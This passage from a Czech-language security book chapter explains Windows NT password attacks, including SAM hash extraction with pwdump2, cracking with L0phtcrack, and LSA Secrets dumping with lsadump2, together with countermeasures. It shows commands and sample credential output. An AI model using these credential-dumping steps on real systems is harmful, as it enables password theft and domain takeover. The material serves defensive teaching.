Kdykoli běží utilita NT Repair Disk Utility (rdi sk) s argumentem /s, aby zálohovala klíčové informace o konfiguraci systému, tak se v adresáři %systemroot%\repair vytvoří komprimovaná kopie SAM s názvem Sam\_. Většina systémových správců si nedělá starosti s vymazáním tohoto souboru poté, co jej rdi sk pro případ pohromy zkopíruje na disketu.

Před použitím je třeba záložní soubor SAM\_ expandovat, což je ilustrováno níže (poslední verze LOptcracku to dělá automaticky přes funkci „Import“):

```
C: \> expand sam._ sam
Microsoft (R) File Expansion Utility Version 2.50
Copyright (C) Microsoft Corp 1990-1994. All rights reserved.

Expanding sam._ to sam.
sam._: 4545 bytes expanded to 16384 bytes, 260% increase.
```

## Extrahování hašů ze SAM

S účtem administrátora lze haše hesel snadno získat z registru přímo do formátu podobného unixovému /etc/passwd. Původní utilita od Jeremyho Allisona, která je k tomu určená, se nazývá pwdump. Zdrojový kód i binární soubor pro Windows lze najít v mnoha archivech na Internetu. Novější verze LOptcracku mají vestavěnou funkci, která se pwdump podobá. Ale pwdump ani utilita LOptcracku nemohou přelstít šifrování souboru SAM rozšířené o SYSKEY, které se objevilo v Service Packu 2 (viz „Opatření proti rozluštění hesel“ dále v této části).

Zákeřnější verze pwdump napsaná Toddem Sabinem s názvem pwdump2 obchází SYSKEY. Pwdump2 je dostupný na <http://www.webspan.net/~tas/pwdump2/>. Pwdump2 v podstatě používá techniku „DLL injection“ (viz předcházející diskusi o getadmin), aby načetl svůj vlastní kód do procesového prostoru jiného vysoko privilegovaného procesu. Jakmile dojde k načtení do vysoce privilegovанého procesu, záškodnický kód může provést interní API volání, které mu získá přístup k zašifrovaným heslům SYSKEY bez nutnosti je dešifrovat.

Narozdíl od pwdump musí být pwdump2 spuštěn v procesovém prostoru cílového systému. Oprávnění administrátora je stále vyžadováno a knihovna samdump.DLL musí být k dispozici (dopraví pwdump2).

Privilegovaný proces, na který se pwdump2 zaměřuje, je lsass.exe, Local Security Authority Subsystém. Utilita „injektuje“ svůj vlastní kód do adresového prostoru LSASS a uživatelského kontextu. Je tedy nezbytné, aby ID procesu (PID) pro lsass.exe bylo získáno ručně předtím, než začne pwdump2 pracovat.

### Poznámka

Todd uveřejnil aktualizovanou verzi pwdump2, která provádí zjišťování potřebných informací automaticky. Uživatelé nejnovější verze pwdump2 se nemusí tímto krokem zabývat. Přesto ho tu uvádíme, protože ilustruje obecný koncept zjišťování PID pro ty, kteří možná poslední verzi pwdump2 nemají.

Dále použijeme utilitu NTRK pul i st přesměrovanou přes „find“, abychom určili PID lsass jako 50:

```
D:\> pulist | find "lsass"
lsass.exe          50    NT AUTHORITY\SYSTEM
```

Nyní lze pwdump2 spustit s pomocí PID rovnajícího se 50. Výstup se standardně vypisuje na obrazovku (uvidíme dále ve zkráceném formátu), je ale možné jej snadno přesměrovat do souboru. Nezapomínejte, že se pwdump2 musí na vzdáleném systému provádět lokálně - neuložte si omylem haše svých vlastních hesel. Debatu věnovanou provádění příkazů vzdáleně můžete najít v části „Vzdálené ovládání a zadní vrátká“ dále v této kapitole.

```
D:\> pwdump2 50
A. Nonymous:1039:e52cac67419a9a224a3b108f3fa6cb6d :8846f7eaee8f1117Ö
ACMEPDC1$:1000:922bb2aaa0bc07334d9a160a08db3a33:d2ad2ce86a7d90fd62Ö
Administrator:500:48b48ef5635d97b6f513f7c84b50c317:8a6a398a2d8c84fÖ
Guest:501:a0e150c75a17008eaad3b435b51404ee:823893adfad2cda6e1a414fÖ
IUSR_ACMEPDC1:1001:cabf272ad9e04b24af3f5fe8c0f05078:e6f37a469ca3f8Ö
IWAM_ACMEPDC1:1038:3d5c22d0ba17f25c2eb8a6e701182677:d96bf5d98ec992Ö
```

Tento příklad ukazuje uživatelské jméno, relativní ID (viz kapitola 3), LanMan haš a část NT haše, vše odděleno dvojtečkami (u úplného výstupu bude více políček). Je-li přesměrován do textového souboru, lze jej podávat jako vstup přímo většině nástrojů určených k rozluštění hesel NT.

### Poznámka

Nejnovější verze bude navíc k tradiční SAM databázi také extrahovat haše hesel z Active Directory Windows 2000.

## Odpolouchávání NT při výměně hesel

Jednou z nejsilnějších vlastností LOphcracku je jeho schopnost najít haše hesel SMB přímo na místní síti. Tato vlastnost byla demonstrována v předcházející části věnované hádání hesel.


Vzhledem k tomu, že LOphcrack umí provést většinu z úkolů, kterým jsme se dosud věnovali, pojďme si o něm přímo pohovořit.

## Rozluštění NT hesel

V této části si popíšeme tři nástroje, které jsou určeny k rozluštění NT hesel. Nejznámějším z nich je LOphcrack, ale povíme si také něco o těch ostatních.

### LOphcrack


Grafická verze LOphcracku je dostupná u @Stake na <http://www.astake.com/research/lc3/index.html> za 249 dolarů, což je cena, která většině správců pro klid myslí za to stojí. Verze ovládaná pouze z příkazového řádku je zdarma. LOphcrack 3 je nejnovější verze nástroje určeného k rozluštění hesel.



Jak jsme se už zmínili, LOphtcrack umí importovat SAM data z mnoha zdrojů: z místního registru, z neupravených souborů SAM, ze záložních souborů sam.\_, ze vzdáleného registru, dříve vytvořených souborů XC a v neposlední řadě zjištěním hasů hesel přímo na síti. Nyní se seznámíme s nástrojem určeným ke vzdálenému odkládání hašů hesel a předvedeme si, jak je jeho používání snadné (stačí vložit IP adresu cílového systému).

Ještě jednou si všimněte, že utilita k odkládání hesel, která je součástí většiny posledních verzí LOphtcracku v době psaní tohoto pojednání, nebude schopna obcházet šifrování SAM rozšířené o SYSKEY (viz „Implementace SYSKEY“ níže). Je-li cílový systém vybaven SYSKEY, útočník bude muset použít nástroj pwdump2, o kterém jsme už dříve mluvili.


Pak musí být požadovaný slovníkový soubor, který je použit k luštění, specifikován s pomocí nabídky Session / Session Options File (skromný slovník anglických slov je zahrnut v distribuci). Nakonec lze nastavit několik možností v Session Options. Možnosti Brute Force Attack specifikují hádání hrubou silou s pomocí náhodných řetězců, které jsou generovány z požadované množiny znaků a mohou znamenat dlouhé úsilí o rozluštění. LOphtcrack však nejdříve vyzkouší slova ze slovníku a pokusy o rozluštění mohou být později znova nastartovány ve stejném bodě, takže toto není skutečně problém. Zlatou střední cestou mezi hrubou silou a rozluštěním s pomocí slovníku může být trik využívající funkci k luštění Hybrid, která připojí ke slovníkovým slovům písmena a čísla, což je běžná metoda u línějších uživatelů, kteří si z nedostatku představivosti vybírají „heslo123“. V okně Tools / Options LOphtcracku jsou tato nastavení zobrazena.



Nyní jednoduše zvolte Session / Begin Audit a LOphtcrack se pustí do práce. U většiny souborů SAM, které se podobají tomu na ilustraci, ulovenému z velké NT domény, dojde k okamžitému odhalení prázdných hesel a slov ze slovníku, jak si můžeme prohlédnout na obrázku 5-6 ve sloupci LanMan Password. Tato ilustrace také objasňuje, s jakou snadností jsou haše LanMan uhodnuty - padnou totiž za oběť jako první a způsobí, že silnější hašovací algoritmus NT je neúčinný. A i u těch, které nejsou uhodnuty okamžitě, jako například heslo uživatele „Malta“, usnadní zvláštnosti algoritmu LanMan uhodnutí posledních dvou znaků tohoto hesla. Vezmeme-li v úvahu, že sestává pouze z alfanumerických znaků, k rozluštění dojde do 24 hodin.

Stavy pokusů o rozluštění hesel se ukládají jako soubory s příponou .lc. To znamená, že lze LOphtcrack zastavit a pokračovat později na stejném místě s pomocí volby File / Open Session.

Díky snadnosti používání a jeho prosté sile je grafický LOphtcrack na trhu nejlepším nástrojem k luštění souborů hesel pro systémy NT. Jeho jednoduché grafické rozhraní má jednu nevýhodu: nelze pořídit jeho skript. Starší verze LOphtcracku 1.5, ovládaná z příkazového řádku, je k dispozici v rámci distribuce



Obrázek 5-6. LOphcrack při crackování hesel. Slabší hesla z LanManu uhádne snadněji, takže nepotřebuje hádat složitěji zašifrovaná hesla NT

zdrojového kódu na stránce LOpt (nazvané 1c\_cli . exe), ale to platí i pro další silné nástroje k luštění hesel, které se ovládají z příkazového řádku.

### John the Ripper

Jedná se o výhradně slovníkový nástroj k luštění hesel a pochází od Solar Designér. Dostupný je na <http://www.false.com/security/john>. Tento nástroj, který se ovládá z příkazového řádku, je určen k luštění unixových i LanManu hesel. Kromě toho, že je kompatibilní s více platformami a je schopný rozluštít několik různých šifrovacích algoritmů, je John the Ripper extrémně rychlý a je zdarma. Srovnáme-li však namáhavost naučení se LOphcracku a nástroje John the Ripper, početné možnosti toho druhého ji činí větší. Navíc vzhledem k tomu, že John the Ripper luští pouze LanMan haše, neberou výsledná hesla v úvahu velikostí písmen a nemohou reprezentovat reálná hesla se smíšenou velikostí písmen.

### Crack 5 s rozšířenými pro NT

Crack od Aleca Muffeta je původně nástroj k luštění souborů hesel v Unixu a funguje pouze u unixových souborů. Existují však rozšíření, která mu dovolují fungovat i pro haše NT (viz <http://www.users.dircon.co.uk/~crypto/download/c50-faq.html>). Největší výhodou používání programu crack jsou početné možnosti, které při hádání hesla uplatňuje (včetně více než 200 permutací uživatelských jmen). Ještě jednou však připomínáme, že nezbytná znalost Unixu může být překážkou k instalaci a spuštění programu crack.

## Opatření proti rozluštění hesel

### Volba silného hesla na NT

Nejlepší obrana proti rozluštění hesla není rozhodně technického charakteru, ale přesto je pravděpodobně nejobtížněji uskutečnitelná: výběr dobrých hesel. Volba slov ze slovníku nebo psaní hesel na papírek přilepený pod klávesnicí zůstane navždy prokletím pro všechny správce. Doufáme však, že následující vysvětlení některých podstatných slabin v algoritmech NT sloužících k výběru hesel přiměje vaši uživatelskou komunitu k zamýšlení.

Jak jsme se už zmínilí, systém NT spoléhá na dvě oddělené verze uživatelských hesel - LanMan verze (LM haš) a NT verze (NT haš) - obě jsou uloženy v SAM. Jak si vysvětlíme, LM haš je vytvořen s pomocí

metody, která je ve své podstatě chybná (nesvádějme vinu na Microsoft - LanMan algoritmus byl původně vyvinut firmou IBM).

Nejvážnější slabinou LM haše je rozdelení hesel na dvě poloviny o sedmi znacích. Tako lze heslo o osmi znacích interpretovat jako jedno heslo o sedmi znacích a jedno heslo o jednom znaku. Nástroje jako LOphcrack této slabiny využívají k současnému luštění obou polovin, jako by se jednalo o dvě samostatná hesla. Vezměme si například heslo o dvanácti znacích, které odpovídá Passfiltu. Heslo bude „123456QwertY“. Když je toto heslo zašifrováno algoritmem LanMan, nejdříve se převede do tvaru, kde všechny znaky jsou velké: „123456QWERTY“. Heslo je pak vyplňeno prázdnými znaky, aby mělo délku 14 znaků: „123456QWERTY\_\_“. Před zašifrováním tohoto hesla je řetězec se 14 znaky rozdelen na dvě poloviny „123456Q“ a „WERTY\_\_“. Každý řetězec je zašifrován samostatně a výsledek se spojí. Hodnota po zašifrování je pro „123456Q“ rovna 6BF11E04AFAB197F a hodnota pro „WERTY\_\_“ je 1E9FFD-CC75575B15. Zřetězený haš pak bude 6BF11E04AFAB197 F1E9FFDCC75575B15.

První polovina haše obsahuje směs alfanumerických znaků, takže to může trvat 24 hodin, než bude tato část hesla s využitím volby LOphcracku Brute Force Attack rozluštěna (v závislosti na použitém počítačovém procesoru). Druhá polovina tohoto haše obsahuje pět alfabetických znaků a lze ji na počítači třídy Pentium rozluštit do 60 sekund.

Jakmile dojde k rozluštění obou polovin, LOphcrack je zobrazí. Co se týká první poloviny hesla, je nyní možné se pokusit o pář kvalifikovaných odhadů. Vzor „WERTY“, který se objevil, napovídá, že si uživatel zvolil heslo tvořené po sobě následujícími klávesami na klávesnici. Budeme-li pokračovat v těchto úvahách, můžeme zvážit jiné po sobě jdoucí kombinace, jako například „QWERTYQWERTY“, „POIUYTQWERTY“, „ASDFGHQWERTY“, „YTREWQQWERTY“ a konečně „123456QWERTY“. Tato slova lze zapsat do vlastního slovníku, který LOphcrack používá. Nová relace luštění pak může být zahájena s pomocí tohoto slovníku.

Tento příklad ukazuje, jak lze zdánlivě neproniknutelné heslo uhádnout v relativně krátkém čase. Přitom jsme využili nápovědy ze snadno uhádnuté druhé poloviny LM haše. Heslo s 12 nebo 13 znaky je tak obecně méně bezpečné než heslo se 7 znaky, protože může v sobě obsahovat nápovědu, která útočníkovi při hádání první poloviny pomůže (jak tomu bylo i v našem případě). Heslo s osmi znaky už tolik informací nepodává, ale stále platí, že je méně bezpečné než heslo se sedmi znaky.

Chcete-li zajistit, aby složení vašeho hesla nepadlo za kořist tomuto typu útoku, vybírejte si hesla, která jsou přesně 7 nebo 14 znaků dlouhá (minimální délka hesla odpovídající 14 znakům může uživatele přimět, aby si zapsali svá hesla; proto délka hesla odpovídající 7 znakům je vhodnější)-

Chcete-li útočníka úspěšně používajícího LOphcrack zmást, umístěte do každé z polovin hesla jeden netisknutelný znak ASCII. Netisknutelné znaky, jako například (NUM LOCK) ALT-255 nebo (NUM LOCK) ALT-129, se při prohlížení LOphcrackem neobjeví. Je samozřejmé, že každodenní používání takového hesla může být poněkud nepohodlné vzhledem k nadbytečným úderům na klávesnici, a neprivilegovaným uživatelům to nebude ani stát za to. Účty administrátora a účty pro služby, které se přihlašují pod kontextem uživatelských účtů, jsou ovšem něco jiného. Pro ně by se používání netisknutelných znaků ASCII mělo stát standardem.

Nezapomeňte uplatňovat minimální požadavky složitosti hesla s Passfiltem, jak jsme se zmiňovali v části „Protiopatření: Obrana proti hádání hesel“.


## Ochrana SAM

Omezení přístupu k souboru SAM je samozřejmě také velmi důležité. Fyzické uzamčení serveru je jediný způsob, jak někomu zabránit v tom, aby přišel s disketou, spustil DOS a zmocnil se SAMu nebo

okopíroval záložní sam.\_ ze složky Repair. Samozřejmostí je také udržování záznamů o přístupech administrátora k serverům.

## Implementace SYSKEY

Šifrování SAM rozšířené o SYSKEY se zavedlo po vydání Service Packu 2. SYSKEY zavádí 128bitový šifrovací klíč hesla místo 40bitového mechanismu, který se dodává standardně. Lze jej nakonfigurovat zvolením Start Menu / Run a napsáním *syskey*. Pro SYSKEY je pouze několik základních parametrů, se kterými nás seznámí další ilustrace.



Pod SYSKEY jsou haše hesel zašifrovány s pomocí systémového klíče (System Key), který lze uchovávat lokálně, volitelně jej pak lze chránit heslem nebo na disketu. Ti, kteří trpí stihomamem, si mohou, jak vidíme, zvolit uložení spouštěcího klíče na disketu. V rozsáhlém prostředí se to však může ukázat jako obtížné. Avšak sebemenší opatření pomáhá. Přinejmenším to nebudu mít potenciální útočníci s odložením hašů vašich hesel na síti získaných z LOphcracku tak jednoduché.

### Pozor

Tým RAZOR objevil v kryptografické implementaci SYSKEY chybu, která je popsána na [http://razor.bindview.com/publish/advisories/adv\\_WinNT\\_syskey.html](http://razor.bindview.com/publish/advisories/adv_WinNT_syskey.html). Chcete-li SYSKEY implementovat, ujistěte se, zda jste získali opravy z <http://www.microsoft.com/technet/security/bulletin/ms99-056.asp>.

### Pozor

Jestliže mají útočníci fyzický přístup k systému NT/2000 bez dozoru, mohou systém restartovat do jiného OS a heslo účtu správce vynulovat jednoduše vymazáním SAM nebo do SAM vložit hesla pro libovolný účet. Tato metoda zcela obchází standardní SYSKEY a je jenom částečně zpomalena režimem na ochranu SYSKEY heslem nebo ukládáním na disketu. Viz část o chntpw v kapitole 6.

## Auditovaný přístup do SAM?

Ve většině okolností je velmi obtížné odhalit, že někdo na vaši stanici NT zaútočil programem pwdump. Jednou z možností, jak to udělat, je funkce Auditing v NT, která monitoruje přístup ke klíčům registru v SAMu. Protože však k témtu klíčům má přístup i mnoho jiných procesů (například User Manager), jedná se o skutečně nepraktickou metodu k odhalení průniku. Zabýváme se tím na tomto místě proto, že některé technické aspekty konfigurace auditování SAMu jsou zajímavé samy o sobě, i když celkové řešení

není uskutečnitelné. U následujícího se jedná o adaptaci „SAM Attacks v1.1“ FAQ od NTBugtraq na <http://ntbugtraq.ntadvice.com> (dokument se připisuje Scottu Fieldovi a Paulu Leachovi od firmy Microsoft, k obsahu tohoto FAQ dále přispěli Jeremy Allison a Les Landau).

Nejdříve se ujistěte, že volby Success of File a Object Access byly zvoleny v User Manager (přes nabídku Policies / Audit). Dále musíme umožnit auditování nad specifickými klíči v registru. Bohužel klíče, u kterých potřebujeme audit provést, nejsou přístupné průměrnému uživateli, a dokonce ani administrátorovi. Chceme-li toto opatření obejít, musíme otevřít rozhraní registru v kontextu účtu Local System.

Z řídicího panelu Services vyberte Schedule (Task Scheduler na NT Workstation). Klepněte na Startup a nastavte plánovač, aby se přihlásil jako System Account, a klepněte na Allow Service To Interact With Desktop. Pak na *příkazový* rádeček napište:

```
C:\>soon regedt32 /I
```

Soon je nástroj NTRK, který spolupracuje s příkazem AT tak, aby spustil příkaz „za malou chvíli“. /I způsobí, že se příkaz, v tomto případě editor registru, provede interaktivně s plochou.

Krátkce po provedení příkazu se Registry Editor otevře. Tentokrát jsou však bezpečnostní klíče a SAM k dispozici pro čtení. Při navigaci těchto klíčů budete velmi opatrni - nepatrné změny mohou narušit funkci vaší stanice. Nasměrujte svůj prohlížeč na klíč HKLM\Security\SAM\Domains\Account\Users a vyberte jej jedním klepnutím. Z nabídky vyberte Security / Auditing. Zvolte nastavení Audit Permissions On Existing Subkeys a pak klepněte na tlačítko Add a vyberte účet SYSTEM. Nakonec pod Events To Audit vyberte Success for Query Value a klepněte na OK. Opusťte Registry Editor a ujistěte se, že jste vypnuli službu Scheduler. Tento proces vám umožní provedení auditu nad klíčem registru, ke kterému program pwdump při běhu přistupuje.

Event Viewer Security Log se brzy zaplní událostmi ID 560 a ID 562, záznam auditu pro přístup ke klíčům SAM. Těžkým úkolem je rozlišení legitimních systémových přístupů k těmto klíčům od činnosti programu pwdump a podobných - mezi těmito dvěma neexistuje rozdíl. Navíc si tento typ silného auditování vybírá daň na systémových zdrojích. Účinnějším způsobem řešení tohoto problému by bylo monitorování volání pwdump, ke kterým dochází na úrovni API. Dokud někdo nenapíše nezbytný kód, auditování přístupu k SAM zůstane nenaplněnou myšlenkou.

## Zneužívání důvěry

Dojde-li k ukořistění práv administrátora na jednom systému NT, nejdříve se nutně o odhalení celé domény. Většina serverů NT na rozsáhlé síti jsou ve skutečnosti pravděpodobně samostatné aplikační servery, ne řadiče domén, které uchovávají kopii SAMu domény, ani členy domény s místními účty domény. Existuje však několik způsobů, jak může útočník získat ze samostatného serveru informace, které mu zaručí přístup k celé doméně.



## Duplikace charakteristických hodnot lokálních a doménových administrátorů

Rozšířenost	10
Složitost	10
Dopad	10
Celkové riziko	10

Pro zlomyslného hackera není nic jednoduššího než využít jednu z obvyklých praktik nedostatečného spravování účtů, a to ukládání charakteristických hodnot uživatelů domény na samostatné servery NT nebo Workstations. V dokonalém světě by se nikdo nemohl přihlásit na samostatné systémy NT jako lokální správce se stejným heslem jako správce domény. Ani by nemohl vytvořit lokální účet se stejným uživatelským jménem a heslem, jaký má účet domény. Bohužel nežijeme v dokonalém světě a toto se děje velmi často. Tato jediná slabina měla za následek závažná odhalení domén NT, kterých jsme byli svědky za léta zkušenosť s testováním průniku.

Řekněme například, že nějaký rozmrzely zaměstnanec najde na doméně testovací server s prázdným heslem účtu lokálního správce. Nemůže získat další administrativní přístup k doméně, protože lokální účet nemá na doméně tato privilegia. Bohužel správce testovacího systému nastavil jeden účet tak, že je duplikací jeho doménového účtu, aby si usnadnil práci při přístupu ke zdrojům domény při testování tohoto systému. Náš větřelec odloží z registru SAM výše uvedeným způsobem a rozluší heslo účtu domény. Nyní se může přímo přihlásit na řadič domény s těmi privilegiemi, která vlastní správce testování systému. Chcete si vsadit na to, o která se jedná? Uhádli jste - správce domény.

To se stává mnohem častěji, než by mělo. Existují tři věci, na které byste měli dávat pozor, a to:

- Účty lokálních administrátorů, které používají stejná hesla jako členové skupin Domain Admins.
- Lokální účty, které mají identická uživatelská jména a hesla jako účty domény, zvláště u členů skupin Domain Admins.
- Informace v polích s komentářem, které slouží jako vodítko k charakteristickým hodnotám doménového účtu, jako například „Heslo je stejné, jako má Administrátor na SERVERI“.



## Opatření proti duplikaci charakteristických hodnot

Nejlepší obranou proti útokům způsobeným duplikací charakteristických hodnot je komplexní stanovení hesel členů skupiny Domain Admins a jejich častá změna (minimálně každých 30 dní). Navíc by účty uživatelů neměly být používány k provádění administrativních funkcí - vytvářejte oddělené účty pro administrativní povinnosti, aby je bylo možno podrobit auditu. Například místo toho, abychom z uživatele „jsmith“ udělali člena skupiny Domain Admins, vytvoříme účet s názvem „jsmitha“ s těmito privilegiemi (všimněte si, že nedoporučujeme používání uživatelských jmen účtů jako „jsadmin“, která jsou útočníky snadno identifikovatelná).

Dalším dobrým zvykem je používání NT verze unixové utility su (z NTRK) ke spouštění příkazů pod privilegií jiného uživatele.

**Poznámka**

Příkaz runas, který je ve Windows 2000 zabudovaný, je jednodušším způsobem, jak spustit aplikaci s nezbytnými privilegiemi. Například následující příkaz runas spustí příkazový řádek, který poběží pod kontextem účtu administrátora domény DOMAIN2:

```
C:\>runas/user:domain2\administrator cmd.exe
```

**LSA Secrets**

Rozšířenost	10
Složitost	10
Dopad	10
<b>Celkové riziko</b>	<b>10</b>

Toto zranitelné místo je jedním z nejzáludnějších příkladů nebezpečí, při kterém jsou charakteristické hodnoty přihlášení zanechány pro vnější systémy nezašifrované. Systém NT udržuje takové charakteristické hodnoty poměrně volně k dispozici spolu s dalšími šíavnatými daty. Tato bohatá zásobárna citlivých informací se nazývá Local Security Authority (LSA). Tajné informace jsou dostupné pod podklíčem registru HKEY\_LOCAL\_MACHINE\SECURITY\Policy\Secrets. LSA Secrets zahrnují:

- Hesla účtů pro služby v *prostém textu*. Tyto účty jsou vyžadovány softwarem, který se musí přihlásit pod kontextem lokálního uživatele, aby mohl provést úkony jako například zálohování. Jedná se o účty, které existují typicky ve vnějších doménách a při odhalení kompromitovaným systémem mohou poskytnout útočníkovi způsob, jak se přihlásit na tuto vnější doménu přímo.
- Hašovaná hesla z mezipaměti posledních deseti uživatelů, kteří se na počítač přihlásili.
- Webová uživatelská hesla a uživatelská hesla FTP v prostém textu.
- Hesla a jména účtů připojených telefonicky prostřednictvím Remote Access Services (RAS).
- Hesla účtů počítače pro přístup k doméně.

Je zřejmé, že hesla účtů služeb, které běží pod privilegiemi uživatele domény, přihlášení posledního uživatele, hesla přístupu k doméně pracovních stanic atd. mohou útočníkovi sloužit jako opěrné body ve struktuře domény.

Představte si například samostatný server, na kterém běží Microsoft SMS nebo služby SQL, a to pod kontextem uživatele domény. Má-li tento server prázdné heslo lokálního administrátora, pak by bylo možné LSA Secrets využít k získání uživatelského účtu a hesla na úrovni domény. Toto zranitelné místo by také mohlo vést k odhalení konfigurace domény s hierarchickou strukturou. Jestliže má server původní domény službu, která se vykonává v kontextu uživatelského účtu z nadřazené domény, mohlo by odhalení serveru v původní doméně umožnit našemu zlomyšlnému větřelci získat charakteristické hodnoty v nadřazené doméně.

Ještě děsivější představa je, že přenosné počítače se půjčují z tak běžné „společné zásobárny“. Lidé z vedení firmy si s sebou na cestu vezmou přenosný počítač NT. Když cestují, používají telefonické připojení (RAS), aby se připojili do své podnikové sítě nebo na své osobní účty u ISP. Protože to jsou lidé, kteří

## Část 2 Hackovaní systému

mají bezpečnost na myslí, *nezaškrtnou* políčko Save Password. Bohužel systém NT stále ukládá uživatelská jména, telefonní čísla a hesla hluboko v registru.

V roce 1997 byl Paulem Ashtonem odeslán do e-mailové konference NTBugtraq (<http://www.ntbugtraq.com/>) zdrojový kód, který umí zobrazovat LSA Secrets správcům přihlášeným lokálně. Binární kódy, které z tohoto zdroje pocházejí, se příliš nerozšířily. Aktualizovaná verze tohoto kódu s názvem lsadump2 je dostupná na <http://razor.bindview.com/tools/>. Využívá stejnou metodu jako pwdump2 k tomu, aby obesla opravu Microsoftu (viz dále), která způsobuje, že původní lsadump selhává. Lsadump2 automaticky najde PID procesu LSASS, vloží se do něj a zmocní se LSA Secrets, jak je dále vidět (řádky jsou pro stručnost zalomeny a upraveny).

```
C:> >lsadump2
$MACHINE.ACC
6E 00 76 00 76 00 68 00 68 00 5A 00 30 00 41 00 n.v.v.h.h.Z.0.A.
66 00 68 00 50 00 6C 00 41 00 73 00 f.h.P.l.A.s.
_SC_MSSQLServer
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00 .p.a.s.s.w.o.r.d.
_SC_SQLServerAgent
32 00 6D 00 71 00 30 00 71 00 71 00 31 00 61 00 p.a.s.s.w.o.r.d.
```

Mezi LSA Secrets pro tento systém můžeme vidět heslo účtu počítače pro doménu a dvě hesla účtů vztahujících se ke službám SQL.

Od vydání verze 5.6 Internet Scanneru od Internet Security Systems (ISS) je součástí jejich skeneru zjišťování informací z LSA Secrets jako součást technologie zvané SmartScan. Jakmile skener získá k NT stanici přístup na úrovni administrátora, pokusí se o zjištění jakéhokoli z hesel pro služby, které mohou na cílovém počítači existovat. Jestliže z klíče LSA získá dvojici uživatelské ID a heslo, uloží tuto kombinaci do souboru pro odhalení uživatele „KnownUsers“. Když na síti odhalí další stanici NT, která má stejně uživatelské ID (přes prázdnou relaci), pokusí se s dvojicí uživatelské ID a heslo, které už předtím získal, na této stanici autentizovat. Není třeba přílišné představivosti k tomu, abyste zjistili, že díky tomuto druhu získávání informací o heslech může rychle dojít ke zhroucení rozsáhlých sítí NT.

### Opatření proti LSA Secrets

Bohužel, Microsoft neshledává odhalení těchto údajů tak kritickým a uvádí, že přístup administrátora k takovým informacím je možný „dle návrhu“, a to v článku Microsoft Knowledge Base. ID Q184017, který popisuje dostupnost původní aktuální opravy pro LSA. Jejich oprava dále šifruje prostřednictvím SYSKEY místa pro ukládání hesel účtů služeb, přihlášení na doménu v mezipaměti a hesla pracovních stanic, aby dále utajila uložená tajemství. Samozřejmě že Isadump2 to s pomocí injekce dynamické knihovny obejde.

Zranitelné místo charakteristických hodnot RSA uložených v mezipaměti bylo opraveno v SP6a (původně bylo opraveno v aktuální opravě post-SP5, dostupné z [ftp://ftp.microsoft.com/bussys/winnt/public/fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix/](http://ftp.microsoft.com/bussys/winnt/public/fixes/usa/nt40/Hotfixes-PostSP5/RASPassword-fix/)). Více informací najdete v článku Microsoft Knowledge Base ID Q230681.



## Klíče registru Autologon

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>9</b>
Celkové riziko	<b>9</b>

Systém NT lze nakonfigurovat tak, aby bylo možné se automaticky přihlásit při spuštění s pomocí klíče HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\AutoAdminLogon. Ačkoli může být tato funkce užitečná k tomu, aby autorizovaným uživatelům umožnila přihlásit se na server bez toho, aby museli znát správné charakteristické hodnoty účtu, ponechává také na lokálním systému charakteristické hodnoty s vysokou mírou vlivu, a to uložené v prostém textu pod hodnotami registru HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\DefaultDomainName, DefaultUserName a DefaultPassword.

Nezapomínejte také na rutiny automatizované instalace softwaru, které po spuštění vyžadují automatické přihlášení se jako Administrátor. Mohou ponechat klíče registru Autologon zapnuté.



## Opatření proti automatickému přihlášení

